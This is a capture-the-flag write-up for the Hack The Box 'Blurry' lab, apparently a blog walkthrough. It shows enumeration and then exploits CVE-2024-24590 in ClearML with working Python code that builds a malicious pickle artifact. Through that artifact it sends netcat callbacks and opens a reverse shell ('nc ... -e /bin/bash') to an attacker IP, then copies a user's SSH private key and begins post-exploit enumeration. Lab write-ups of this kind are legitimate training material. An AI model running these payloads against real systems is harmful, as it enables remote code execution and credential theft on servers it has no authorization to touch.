
Nmap Results
# Nmap 7.94SVN scan initiated Wed Jun 12 16:48:20 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.232.198
Nmap scan report for 10.129.232.198
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 12 16:48:46 2024 -- 1 IP address (1 host up) scanned in 26.15 seconds
There is a redirect to app.blurry.htb in the tcp/80 output, so let's go ahead and get that added to our /etc/hosts file. Let's also add blurry.htb for good measure.
echo -e '10.129.232.198\tblurry.htb app.blurry.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich



Test Project
New Expriment > Create Credentials > we can see some additional hostnamessudo nano /etc/hosts10.129.232.198 blurry.htb app.blurry.htb api.blurry.htb files.blurry.htbUpdate the hosts entry with the additional hostnames
Testing ClearML
pipx install clearmlclearml-init



Penetration Testing



Potential CVE for versions <= 1.14.1
There is a link in the NVD that points to some additional security research and CVEs.
 Kristin Sestito
CVE-2024-24590: Pickle Load on Artifact Get
The first vulnerability that our team found within ClearML involves the inherent insecurity of pickle files. We discovered that an attacker could create a pickle file containing arbitrary code and upload it as an artifact to a project via the API. When a user calls the get method within the Artifact class to download and load a file into memory, the pickle file is deserialized on their system, running any arbitrary code it contains.


Testing the Exploit
Create the Pickle File
nano create_pickle.pyimport pickle
import os
class RunCommand:
def __reduce__(self):
return (os.system, ('echo Pwned $USER on $HOSTNAME at $(date) | nc 10.10.15.46 443',))
command = RunCommand()
with open('netcat.pkl', 'wb') as f:
pickle.dump(command, f)python3 create_pickle.py
Create the Task
nano create_task.pyBlack Swan because this is the team project that is most interesting. The other projects are just ClearML examples.from clearml import Task
task = Task.init(project_name='Black Swan', task_name='pickle_artifact_upload', output_uri=True)
task.upload_artifact(name='pickle_artifact', artifact_object='netcat.pkl', retries=2, wait_on_upload=True, extension_name='.pkl')python3 create_task.py

We need to find some more information on the best way to exploit the vulnerability on this target.
Gobuster Enumeration
Directories and Files
gobuster in dir modeVirtual Hosts
gobuster vhost -k --domain blurry.htb --append-domain -u http://10.129.232.198 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 100Found: files.blurry.htb Status: 200 [Size: 2]
Found: api.blurry.htb Status: 400 [Size: 280]
Found: app.blurry.htb Status: 200 [Size: 13327]
Found: chat.blurry.htb Status: 200 [Size: 218733]
We found an additional virtual host on this web server — chat.blurry.htb. Let's go ahead and get that added to the /etc/hosts file.
sudo nano /etc/hosts10.129.232.198 blurry.htb app.blurry.htb api.blurry.htb files.blurry.htb chat.blurry.htbUpdate the hosts entry with the new hostname

Rocket Chat Enumeration





I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.



Execution tab, we can see how the script interacts with the artifactReviewing the Snyk vulnerability documentation, we can how this script on the ClearML server is vulnerable.
...triggers the deserialization flaw when a user calls thegetmethod within theArtifactclass to download and load a file into memory.

Exploit
Revisiting the ClearML Exploit
review tag when creating the task in the Black Swan project.

Task.init() documentation shows how to add tags
upload_artifact() documentation documents dictionary processing
artifact_object.get() method call loads the artifact into memory and causes arbitrary code execution.Creating a New Exploit
Another thing I got hung up on is the fact that the file is getting uploaded to files.blurry.htb and it didn't seem like the server-side script was successfully retrieving the pickle file.

So, I did some more research on the upload_artifact() method. And you can see here in these examples that you can directly pass in raw data to the artifact_object parameter.

Because we're attaching a raw object as the actual artifact — and because we're processing it as type .pkl — this causes the object to be serialized, transmitted to the server, and de-serialized on the server upon receipt.


nano create_task.pyimport pickle
import os
from clearml import Task
class RunCommand:
def __reduce__(self):
return (os.system, ('echo Pwned $USER on $HOSTNAME at $(date) | nc 10.10.15.46 443',))
command = RunCommand()
# Add the review tag to the task
task = Task.init(tags=['review'], project_name='Black Swan', task_name='upload_exploit', output_uri=True)
# Add the raw python "command" object as the actual artifact
# Since we're using the ".pkl" extension name parameter, this causes the object to be serialiazed locally
# Then deserialized on the server
# https://davidhamann.de/2020/04/05/exploiting-python-pickle/
task.upload_artifact(name='pwn', artifact_object=command, retries=2, wait_on_upload=True, extension_name=".pkl")python3 create_task.py


create_task.py script.Reverse Shell
class RunCommand:
    def __reduce__(self):
        return (os.system, ('man nc | nc 10.10.15.46 443',))

nc binary on the target has the -e flagclass RunCommand:
def __reduce__(self):
return (os.system, ('nc 10.10.15.46 443 -e /bin/bash',))
python3 -c "import pty; pty.spawn('/bin/bash')"Upgrade your shell to a TTY for a better experience
SSH as Jippity
ls -la /home/jippity/.ssh/You'll see the id_rsa private key file in here to SSH into the box
cat /home/jippity/.ssh/id_rsaCopy the contents to clipboard
touch ./id_rsa
chmod 600 ./id_rsa
nano ./id_rsa
Create the id_rsa file locally and paste the contents in

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64 GNU/Linux
Current User
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)

Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
Users and Groups
Local Users
jippity:x:1000:1000:Chad Jippity,,,:/home/jippity:/bin/bash
Local Groups
jippity:x:1000:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:b8:fe brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.112.191/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3517sec preferred_lft 3517sec
    inet6 dead:beef::250:56ff:feb0:b8fe/64 scope global dynamic mngtmpaddr
       valid_lft 86393sec preferred_lft 14393sec
    inet6 fe80::250:56ff:feb0:b8fe/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d9:c6:16:a3 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d7a05532aeee: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:cf:02:58:65 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d7a05532aeee
       valid_lft forever preferred_lft forever
    inet6 fe80::42:cfff:fe02:5865/64 scope link
       valid_lft forever preferred_lft forever
5: br-e90bb40924c4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:74:cc:b0:30 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-e90bb40924c4
       valid_lft forever preferred_lft forever
    inet6 fe80::42:74ff:fecc:b030/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
